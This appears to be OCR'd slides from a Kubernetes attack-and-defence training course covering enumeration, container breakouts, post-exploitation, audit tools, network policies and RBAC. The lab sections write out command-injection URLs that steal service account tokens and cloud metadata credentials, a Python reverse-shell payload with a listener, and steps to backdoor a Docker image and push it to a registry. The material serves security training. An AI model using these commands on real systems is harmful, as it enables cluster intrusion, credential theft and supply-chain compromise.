Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

Kubernetes Cluster Enumeration

- External Attack Surface Enumeration
  - OSINT
  - Searching for Exposed Services
- Internal Attack Surface Enumeration
  - Enumerating Services & Ingress Controller
  - Kubelet API
  - API server Scanning

Lab: External Kubernetes Cluster Enumeration

- Accessing Environment Variables via "printenv" to retrieve sensitive info.
- Retrieving Container Runtime Information via cat /proc/self/cgroup
- Retrieving Mount Information: Execute the command "mount" to retrieve information about mounted file systems within the container.
- Retrieving Container Host Information via "cat /etc/hosts" to retrieve information about the container host.
- Retrieving Kubernetes Service Account Token via /var/run/secrets/kubernetes.io/serviceaccount/token"
- Attacking EC2 Instance via IMDSv1 Metadata API

Lab: External Kubernetes Cluster Enumeration

- echo "http://$subdomain.securitydojo.co.in:8000/date?exec=date;printenv"
- echo "http://$subdomain.securitydojo.co.in:8000/date?exec=cat+/proc/self/cgroup"
- echo "http://$subdomain.securitydojo.co.in:8000/date?exec=mount"
- echo "http://$subdomain.securitydojo.co.in:8000/date?exec=cat+/etc/hosts"
- echo "http://$subdomain.securitydojo.co.in:8000/date?exec=cat+/var/run/secrets/kubernetes.io/serviceaccount/token"
- echo "http://$subdomain.securitydojo.co.in:8000/date?exec=python3%20-c%20%22import%20urllib.request;%20print(urllib.request.urlopen(%27http://169.254.169.254/latest/meta-data/iam/security-credentials/$(curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/)%27).read().decode())%22"

Lab: Internal Kubernetes Cluster Enumeration

- Enumeration techniques can help identify potential vulnerabilities, misconfigurations, or exposed services within the cluster.
- Hands-on Enumerations: Install nmap & run command to retrieve information about ingress and services accessible within each namespace of the cluster. This provides insight into the exposed network endpoints.
- Scanning IP Ranges: Utilize a bash script to scan the IP ranges of the Kubernetes cluster for open ports via nmap

Lab: Internal Kubernetes Cluster Enumeration

- apt update && apt install nmap -y
- kubectl get namespace -o custom-columns='NAME:.metadata.name' | grep -v NAME | while IFS='' read -r ns; do echo "Namespace: $ns"

  kubectl get service -n "$ns"

  kubectl get ingress -n "$ns"

  echo "=="

  echo ""

  echo ""

  done | grep -v "ClusterIP"

Lab: Internal Kubernetes Cluster Enumeration (Cont)

- kubectl get nodes -o custom-columns='IP:.status.addresses[0].address,KUBELET_PORT:.status.daemonEndpoints.kubeletEndpoint.Port' | grep -v KUBELET_PORT | while IFS=" read -r node; do ip=$(echo $node | awk '{print $1}')

  port=$(echo $node | awk '{print $2}')

  echo "curl -k --max-time 30 https://$ip:$port/pods"

  echo "curl -k --max-time 30 https://$ip:2379/version" #Check also for etcd

  echo "curl -k --max-time 30 https://$ip:10250/metrics"

  done

Lab: Internal Kubernetes Cluster Enumeration (Cont)

- nmap-kube ()

  {

  nmap --open -T4 -A -v -Pn -p 80,443,2379,6666,4194,8080,9090,9100,9093,4001,6782-6784,6443,8443,9099,10250,10255,10256,30000-32767,44134 "${@}"

  }

  nmap-kube-discover () {

  local LOCAL_RANGE=$(ip a | awk '/eth0$/{print $2}' | sed 's,[0-9][0-9]*/.*,*,');

  local SERVER_RANGES=" ";

  SERVER_RANGES+="172.18.0.1 ";

  SERVER_RANGES+="172.18.1.* ";

  SERVER_RANGES+="172.*.0-1.* ";


  nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"

  }

  nmap-kube-discover

Lab: Exploiting Vulnerable K8s Application

- Exploit misconfigured application and then get a reverse shell as an attacker.
- Use pwncat-cs for getting reverse shell.



SECURITYDOJO

Lab: Exploiting Vulnerable K8s Application

- cd course
- apt install python3-pip -y
- python3 -m pip install pwncat-cs
- pwncat-cs -l 0.0.0.0 8182
- printf %s "export RHOST=\"$(curl ifconfig.me)\";export RPORT=8182;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(\"RHOST\"),int(os.getenv(\"RPORT\"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"/bin/bash\")'" | python3 -c "import sys, urllib.parse; print(urllib.parse.quote(sys.stdin.read()))"
- http://<subdomain>.securitydojo.co.in:8000/date?exec=<URL-ENCODED_REVERSE_SHELL_PAYLOAD>

SECURITYDOJO

Attacking Role Based Access Controls

- Role-Based Access Control (RBAC) is a critical authorization mechanism in Kubernetes that governs access and permissions to resources within the cluster.
- A misconfigured RBAC scenario is demonstrated where full access is granted to all resources and actions.
- Always audit RBAC as overly permissive configuration is highly insecure and not recommended, as it can lead to severe security vulnerabilities.

Post-exploitation Container Breakout Techniques

- Container Breakouts are scenario where a user, malicious or not, successfully bypasses container isolation to get access to host machine resources like the filesystem, processes, or network interfaces.
- The numerous setup errors and excessive rights that might cause container breakouts are covered in this section.

SECURITYDOJO

Lab: Host PID True

- "hostPID: true" in the pod allows to view all processes running on the host, not just with in the pod.
- This can expose sensitive information like passwords or keys if they're not protected. This can be potentially used to gain more access within the cluster or other linked services.
- A pod can also terminate any process on the host, which can lead to service disruptions.

Lab: Host PID True

- cd course/4.5_container_breakout/hostpid
- kubectl apply -f non-hostpid-exec-pod.yaml && sleep 5
- kubectl exec -it non-hostpid-exec-pod -- ps -aux
- kubectl apply -f hostpid-exec-pod.yaml && sleep 5
- kubectl exec -it hostpid-exec-pod -- ps -aux
- kubectl exec -it hostpid-exec-pod -- sh -c 'for e in $(ls /proc/*/environ); do echo; echo $e; xargs -0 -L1 -a $e; done'

Lab: Host Network True

- Host network true container breakout refers to a security vulnerability that occurs when a container is configured to run in the host network namespace.
- This configuration can potentially allow an attacker to break out of the container's isolated network environment.
- In the lab, check the IP address within the range of the EC2 host & hostname is the node's hostname, which is due to hostnetwork: true.

Lab: Host Network True

- kubectl apply -f hostnetwork-exec-pod.yaml
- kubectl exec -it hostnetwork-exec-pod -- sh -c "apt update && apt install tcpdump net-tools -y"
- kubectl apply -f non-hostnetwork-exec-pod.yaml
- kubectl exec -it non-hostnetwork-exec-pod -- sh -c "apt update && apt install tcpdump net-tools -y"
- kubectl exec -it hostnetwork-exec-pod -- sh -c "ifconfig |grep -E 'inet' | grep -v -E 'inet6' && hostname"
- kubectl exec -it non-hostnetwork-exec-pod -- sh -c "ifconfig |grep -E 'inet' | grep -v -E 'inet6' && hostname"

Lab: Host Network True

- kubectl get nodes -owide
- kubectl exec -it hostnetwork-exec-pod -- sh -c "tcpdump -ni eth0" |head -20
- kubectl exec -it non-hostnetwork-exec-pod -- sh -c "tcpdump -ni eth0 | head -5"

Lab: Host IPC True

- Host IPC true container breakout refers to a security vulnerability that occurs when a container is configured with the "hostIPC: true" parameter,
- Allows it to use the host system's inter-process communication (IPC) mechanisms.
- Check /dev/shm for any files in this shared memory location.
- Check existing IPC facilities which are being used with /usr/bin/ipcs.

Lab: Host IPC True

- cat hostipc-exec-pod.yaml
- cat non-hostipc-exec-pod.yaml
- docker ps --format "{{.Names}}" | grep -E 'kind-worker|kind-worker2' | xargs -I {} docker exec {} sh -c 'echo "secret=securitydojosecret" > /dev/shm/secretpassword.txt'
- kubectl apply -f hostipc-exec-pod.yaml
- kubectl apply -f non-hostipc-exec-pod.yaml
- echo "### For hostipc:true"
- kubectl exec -it hostipc-exec-pod -- sh -c "cat /dev/shm/secretpassword.txt"
- echo "### For hostipc not true"
- kubectl exec -it non-hostipc-exec-pod -- sh -c "cat /dev/shm/secretpassword.txt"

Lab: Host Volume Mount

- Host volume mount container breakout refers to a security vulnerability that arises when a container running in a containerized environment has access to the host system's file system through a mounted volume.
- This configuration can potentially allow an attacker to break out of the container's isolated environment and gain unauthorized access or control over the host system.

Lab: Host Volume Mount

- cd course/4.5_container_breakout/hostvolume
- cat hostpath-pod.yaml
- kubectl apply -f hostpath-pod.yaml
- kubectl exec -it hostpath-pod -- sh -c "cd /host && ls"
- kubectl exec -it hostpath-pod -- sh -c "echo 'This file was created from the hostpath-pod container' > /host/host-file.txt && ls /host/host-file.txt" && exit
- NODE_NAME=$(kubectl get pods -o jsonpath='{.items[?(@.metadata.name=="hostpath-pod")].spec.nodeName}'); POD_ID=$(docker ps --format "{{.ID}} {{.Names}}" | awk -v node="$NODE_NAME" '$2 == node {print $1}'); docker exec $POD_ID cat /host-file.txt
- kubectl delete -f hostpath-pod.yaml

Lab: Privileged True

- The "privileged: true" setting in the container-level security context is a powerful but potentially risky configuration in Kubernetes.
- When a container is marked as privileged, it bypasses many of the security boundaries and restrictions that are typically enforced in containerized environments.
- This setting breaks down the isolation and security features provided by containers, and it is generally discouraged unless there is a specific and justified need for it.

Lab: Privileged True

- cd course/4.5_container_breakout/privileged
- cat priv-exec-pod.yaml
- kubectl apply -f priv-exec-pod.yaml
- kubectl exec -it priv-exec-pod -- sh -c "lsblk"
- kubectl exec -it priv-exec-pod -- sh -c "mkdir /host"
- kubectl exec -it priv-exec-pod -- sh -c "chroot /host"
- ls /home/ubuntu && touch /tmp/host
- ls /tmp/host
- kubectl delete -f priv-exec-pod.yaml


Post-exploitation Common Attack Techniques & Demo


- Docker Socket Mount (DIND): Allows running Docker commands within the container, providing an isolated Docker environment.
- Misconfigured Kube API Server : Allows unrestricted access without authentication.
- Unauthenticated Kubernetes Dashboard via skip login: Allowing access without authentication.
- Exploiting Private registry: Exploitation of a private Docker registry.
- Backdooring Docker Image: Backdoor into a Docker image.
- CVE-2021-25741: Allows access of the host filesystem.
- Docker Capabilities: Allow fine-grained control over the privileges.

Lab: Misconfigured Kube API Server

- Unauthorized Access: Anonymous users can access the Kubernetes API server without authentication, exposing sensitive information
- Resource Manipulation: Attackers can exploit the misconfigured API server to modify or delete cluster resources.
- Service Tampering: With access to the API server, attackers can tamper with existing services.
- Cluster Takeover: A misconfigured API server provides an entry point for attackers to gain control over the entire Kubernetes cluster.

Lab: Unauthenticated Kubernetes Dashboard





SECURITYDOJO

Lab: Exploiting Private Docker registry

- Set up a private Docker registry by running a Docker registry container and mapping the necessary ports and volumes.
- Obtain the IP address of the Docker registry container.
- Configure Docker to trust the insecure registry by updating the daemon.json file and restarting the Docker service.
- Pull the 'nginx' image from the official Docker registry.
- Tag the 'nginx' image with the private registry's IP address & push it.
- Verify the presence of the pushed image by accessing the registry's.

Lab: Exploiting Private Docker registry

- cd course/4.6_misconfigkind_scenario/private_registry
- docker run -d -p 5000:5000 --restart=always --name registry -v docker-registry:/var/lib/registry registry:2
- DOCKER_REGISTRY_IP=$(docker inspect registry | grep IPAddress | cut -d "" -f 4 | head -n 2 | awk '{print $1}' | tr -d '\n')
- echo "{ \"insecure-registries\": [\"$DOCKER_REGISTRY_IP:5000\"] }" | tee /etc/docker/daemon.json
- systemctl restart docker
- docker pull nginx:latest
- docker tag nginx:latest $DOCKER_REGISTRY_IP:5000/nginx:latest
- docker push $DOCKER_REGISTRY_IP:5000/nginx:latest
- wget -qO- http://$DOCKER_REGISTRY_IP:5000/v2/_catalog

Lab: Backdooring Docker Image

- Set up the environment by installing dependencies and setting up a Python virtual environment.
- Save the 'nginx' image locally using Docker & backdoor the saved Docker image to create a backdoored .tar file.
- Load the backdoored Docker image and tag it, then push the backdoored image to the private registry.
- As the victim, pull the backdoored image from the private registry.
- As the attacker, set up a Netcat listener in a new terminal.
- Run the backdoored Docker image as the victim and check for the reverse shell.

Lab: Backdooring Docker Image

- mkdir /home/ubuntu/dockerscan && cd /home/ubuntu/dockerscan
- add-apt-repository ppa:deadsnakes/ppa
- apt-get update
- apt-get install python3.7 python3.7-distutils python3.7-venv -y
- python3.7 -m venv dockerscan_env
- source dockerscan_env/bin/activate
- curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
- python3.7 get-pip.py
- python3.7 -m pip install dockerscan
- docker pull nginx
- docker save nginx -o nginx
- export SERVER_IP=$(curl -XGET -s http://ifconfig.me/)

Lab: Backdooring Docker Image

- dockerscan image modify trojanize nginx -l $SERVER_IP -p 1337 -o nginx-backdoored
- docker load -i nginx-backdoored.tar
- DOCKER_REGISTRY_IP=$(docker inspect registry | grep IPAddress | cut -d "" -f 4 | head -n 2 | awk '{print $1}' | tr -d '\n')
- docker tag nginx $DOCKER_REGISTRY_IP:5000/nginx:latest
- docker push $DOCKER_REGISTRY_IP:5000/nginx:latest
- docker pull $DOCKER_REGISTRY_IP:5000/nginx:latest
- Exploitation as attacker
- nc -lvp 1337
- Running as victim: docker run -d -p 8080:80 $DOCKER_REGISTRY_IP:5000/nginx:latest

Theory: CVE-2021-25741

- CVE-2021-25741 is a vulnerability in Kubernetes that enables users to create containers with subpath volume mounts to access files and directories outside the designated volume, including the host filesystem.
- SubPath is a feature in Kubernetes that allows multiple containers within a pod to share the same volume
- subPath mounting is handled by the kubelet volume manager.
- This vulnerability can lead to unauthorized access or manipulation of files.

Theory: Docker Capabilities


- The root user possesses special privileges known as capabilities, which represents a specific power or ability, such as changing file ownership.
- The Linux kernel uses capabilities to grant specific permissions to users or processes, enhancing security by limiting their privileges.
- Docker follows a whitelist approach, dropping all capabilities except those explicitly needed.
- Some default capabilities enabled in Docker containers include CHOWN, DAC_OVERRIDE, FSETID, FOWNER, MKNOD, and NET_RAW.

OWASP Kubernetes Top 10

OWASP Kubernetes Top 10

No.	Code	Description	Lab
01	K01	Insecure Workload Configurations	Privileged True, Host Network True, Host IPC True, Host Volume Mount, DIND (Docker In Docker)
02	K02	Supply Chain Vulnerabilities	Exploiting Docker Private Registry
03	K03	Overly Permissive RBAC	Exploit RBAC Misconfiguration via Full Cluster Permissions
04	K04	Lack of Centralized Policy Enforcement	Kyverno Admission Controller
05	K05	Inadequate Logging and Monitoring	Using Falco & EFK Logging and Monitoring
06	K06	Broken Authentication Mechanisms	Cluster Role & Cluster RoleBinding - Role Based Access Control, Role & RoleBinding - Role Based Access Control
07	K07	Missing Network Segmentation Controls	Blocking Ingress Traffic Based on Source Pod Labels (Network Security Policy)
08	K08	Secrets Management Failures	Docker Dive, Securing Secrets In Kubernetes
09	K09	Misconfigured Cluster Components	Unuathenticated Kubernetes Dashboard, Misconfigured Kube API Server, CTF K8s Cluster
10	K10	Outdated and Vulnerable	CTF K8s Cluster (kubelet=1.22.0-00 & kubeadm=1.22.0-00), CTF K8s Cluster - CVE-2021-25741

Automated Vulnerability Analysis of Kubernetes



SECURITYDOJO

Lab: RBAC: Kubernetes-rbac-audit

- cd course/6_automated/
- kubectl apply -f full-rbac/namespace.yaml
- kubectl apply -f full-rbac/clusterrole.yaml
- kubectl apply -f full-rbac/clusterrolebinding.yaml
- kubectl apply -f full-rbac/service.yaml
- kubectl apply -f full-rbac/serviceaccount.yaml
- kubectl apply -f full-rbac/deployment.yaml
- apt install python3.10-venv -y && apt update
- git clone https://github.com/cyberark/kubernetes-rbac-audit.git
- cd kubernetes-rbac-audit
- python3 -m venv rbac-audit
- source rbac-audit/bin/activate
- python3 -m pip install colorama

Lab: RBAC: Kubernetes-rbac-audit (Cont)

- kubectl get roles --all-namespaces -o json > Roles.json
- kubectl get clusterroles -o json > clusterroles.json
- kubectl get rolebindings --all-namespaces -o json > rolebindings.json
- kubectl get clusterrolebindings -o json > clusterrolebindings.json
- python3 ExtensiveRoleCheck.py --clusterRole clusterroles.json --role Roles.json --rolebindings rolebindings.json --cluseterolebindings clusterrolebindings.json

Lab: KubeSec

- cd course/6_automated/
- wget https://go.dev/dl/go1.20.4.linux-amd64.tar.gz
- rm -rf /usr/local/go && tar -C /usr/local -xzf go1.20.4.linux-amd64.tar.gz
- rm -f go1.20.4.linux-amd64.tar.gz
- export GOROOT=/usr/local/go
- export GOPATH=$HOME/go
- export PATH=$GOPATH/bin:$GOROOT/bin:$PATH
- source ~/.bashrc
- go version
- go install github.com/controlplaneio/kubesec/v2@latest
- kubesec scan full-rbac/deployment.yaml

Lab: Kube Audit

- wget https://github.com/Shopify/kubeaudit/releases/download/v0.22.0/kubeaudit_0.22.0_linux_amd64.tar.gz
- tar -xzf kubeaudit_0.22.0_linux_amd64.tar.gz
- sudo mv kubeaudit /usr/local/bin/
- sudo chmod +x /usr/local/bin/kubeaudit
- rm -f kubeaudit_0.22.0_linux_amd64.tar.gz && rm -f README.md
- kubeaudit all -f full-rbac/deployment.yaml

Lab: Kube-bench

- kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
- kubectl logs `kubectl get pods | grep "^kube-bench-" | awk '{print $1}'`


Lab: Kube-hunter

- kubectl apply -f kube-hunter/job.yaml
- kubectl logs `kubectl get pods | grep "^kube-hunter-" | awk '{print $1}'`

Lab: Checkov

- apt install python3-pip -y
- python3 -m pip install -U checkov
- checkov --directory full-rbac/ --quiet > report.json
- less report.json

Protection Strategies



SECURITYDOJO

Network Policies - Kubernetes

- Network Security Policies (NSP) in Kubernetes help manage and secure inter-pod and external network traffic.
- NSPs utilize Pod Selectors to apply security protocols.
- NSPs dictate rules for Ingress (incoming) and Egress (outgoing) traffic.
- These rules include Allow and Deny permissions.
- Kubernetes, by default, blocks inter-pod communication.

SECURITYDOJO

Lab: Secure Network Policies

- cd course/7_protection_strategies/7.1_network_policies
- cat deny_ns2_to_ns1.yaml
- kubectl create namespace namespace-a
- kubectl create namespace namespace-b
- kubectl run app-a --image=nginx --namespace=namespace-a --port=80 --labels=app=app-a
- kubectl expose pod app-a --namespace=namespace-a --port=80 --type=ClusterIP
- kubectl run app-b --image=nginx --namespace=namespace-b --port=80 --labels=app=app-b
- kubectl expose pod app-b --namespace=namespace-b --port=80 --type=ClusterIP
- kubectl run --namespace=namespace-a --rm -i -t curl --image=radial/busyboxplus:curl --restart=Never -- wget -qO- --timeout=2 app-b.namespace-b.svc.cluster.local

Lab: Secure Network Policies (Cont)

- cat <<EOF | kubectl apply -f -

```
 apiVersion: networking.k8s.io/v1
  kind: NetworkPolicy
  metadata:
        name: deny-app-a
        namespace: namespace-b
spec:
        podSelector:
              matchLabels:
              app: app-b
```


Lab: Secure Network Policies (Cont)

```
policyTypes:
    - Ingress
    ingress:
    - from:
     - podSelector:
     matchLabels:
     app: app-a
EOF
```

- kubectl run --namespace=namespace-a --rm -i -t curl --image=radial/busyboxplus:curl --restart=Never -- wget -qO- --timeout=2 app-b.namespace-b.svc.cluster.local
- kubectl delete namespaces namespace-a namespace-b

Authorization Implementation

Role-based access control (RBAC) is a method of regulating access to computer or network resources.



Role, ClusterRole, RoleBinding, and ClusterRoleBinding are the four types of Kubernetes objects that are declared using the RBAC API.

Lab: RBAC Authorization

- mkdir -p course/7_protection_strategies/7.2_rbac/
- cd course/7_protection_strategies/7.2_rbac/
- cat << EOF | kubectl apply -f -

  apiVersion: v1

  kind: Namespace

  metadata:

    name: devops

  EOF

Lab: RBAC Authorization (Cont)

- cat << EOF | kubectl apply -f -

```
apiVersion: v1
kind: Pod
metadata:
        name: devops-pod
        namespace: devops
spec:
        containers:
        - name: busybox
        image: radial/busyboxplus:curl
        command: ['sh', '-c', 'while true; do echo "Works"; sleep 1500; done']
EOF
```

Lab: RBAC Authorization (Cont)

- openssl req -new -newkey rsa:4096 -nodes -keyout /root/devopsk8s.key -out /root/devopsk8s.csr -subj "/CN=devops/O=devops"

Lab: RBAC Authorization (Cont)

- cat << EOF | kubectl create -f -
  apiVersion: certificates.k8s.io/v1
  kind: CertificateSigningRequest
  metadata:
   name: devopsk8s-access
  spec:
    groups:
     - system:authenticated
     request: $(cat /root/devopsk8s.csr | base64 | tr -d '\n')
     signerName: kubernetes.io/kube-apiserver-client
     usages:
     - client auth
  EOF

Lab: RBAC Authorization (Cont)

- kubectl get csr -n devops
- kubectl certificate approve devopsk8s-access
- kubectl get csr devopsk8s-access -o jsonpath='{.status.certificate}' | base64 --decode > /root/devopsk8s-access.crt
- kubectl config view -o jsonpath='{.clusters[0].cluster.certificate-authority-data}' --raw | base64 --decode - > /root/k8s-ca.crt
- Master_IP=$(kubectl get nodes -owide | awk '/control-plane/{print $6}')
- kubectl config set-cluster kubernetes --server=https://$Master_IP:6443 --certificate-authority=/root/k8s-ca.crt --kubeconfig=/root/devopsk8s-config --embed-certs
- kubectl config set-credentials devops --client-certificate=/root/devopsk8s-access.crt --client-key=/root/devopsk8s.key --embed-certs --kubeconfig=/root/devopsk8s-config

Lab: RBAC Authorization (Cont)

- kubectl config set-context devops --cluster=kubernetes --user=devops --kubeconfig=/root/devopsk8s-config
- kubectl config set-context: This command is used to define a new context or modify an existing one.
- kubectl config use-context devops --kubeconfig=/root/devopsk8s-config
- kubectl config use-context: This command is used to switch between different contexts.
- kubectl get pods -n devops --kubeconfig /root/devopsk8s-config

Lab: RBAC Authorization (Cont)

- cat << EOF >> read-role.yml

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  namespace: devops
   name: devops-role
rules:
- apiGroups: [""]
   resources: ["pods", "pods/log"]
   verbs: ["get", "watch", "list"]
EOF
```

- kubectl apply -f read-role.yml

Lab: RBAC Authorization (Cont)

- cat << EOF >> read-rolebinding.yml
  apiVersion: rbac.authorization.k8s.io/v1
  kind: RoleBinding
  metadata:
    name: devops-rolebinding
    namespace: devops
  subjects:
  - kind: User
    name: devops
    apiGroup: rbac.authorization.k8s.io
  roleRef:
    kind: Role
    name: devops-role
  apiGroup: rbac.authorization.k8s.io
  EOF

Lab: RBAC Authorization (Cont)

- kubectl apply -f read-rolebinding.yml
- kubectl get pods -n devops --kubeconfig /root/devopsk8s-config
- kubectl delete -f read-rolebinding.yml
- kubectl delete -f read-role.yml
- kubectl delete -f - <<EOF


  ```
  apiVersion: v1
  kind: Pod
  metadata:
    name: devops-pod
    namespace: devops
  EOF
  ```

Lab: RBAC Authorization (Cont)

- kubectl delete certificatesigningrequest devopsk8s-access
- kubectl delete namespace devops
- rm /root/devopsk8s.key /root/devopsk8s.csr /root/devopsk8s-access.crt /root/k8s-ca.crt /root/devopsk8s-config

Securing Secrets in Kubernetes

- Kubernetes uses secret objects called as Secrets, to store the secret data.
- Kubernetes Secrets allows confidential data separated from the application code by creating it separately from pods.
- This segmentation lowers the likelihood that the Secret will be exposed while interacting with pods, enhancing security.



SECURITYDOJO

Lab: Basic Secrets

- mkdir -p course/7_protection_strategies/7.3_secrets
- cd course/7_protection_strategies/7.3_secrets/
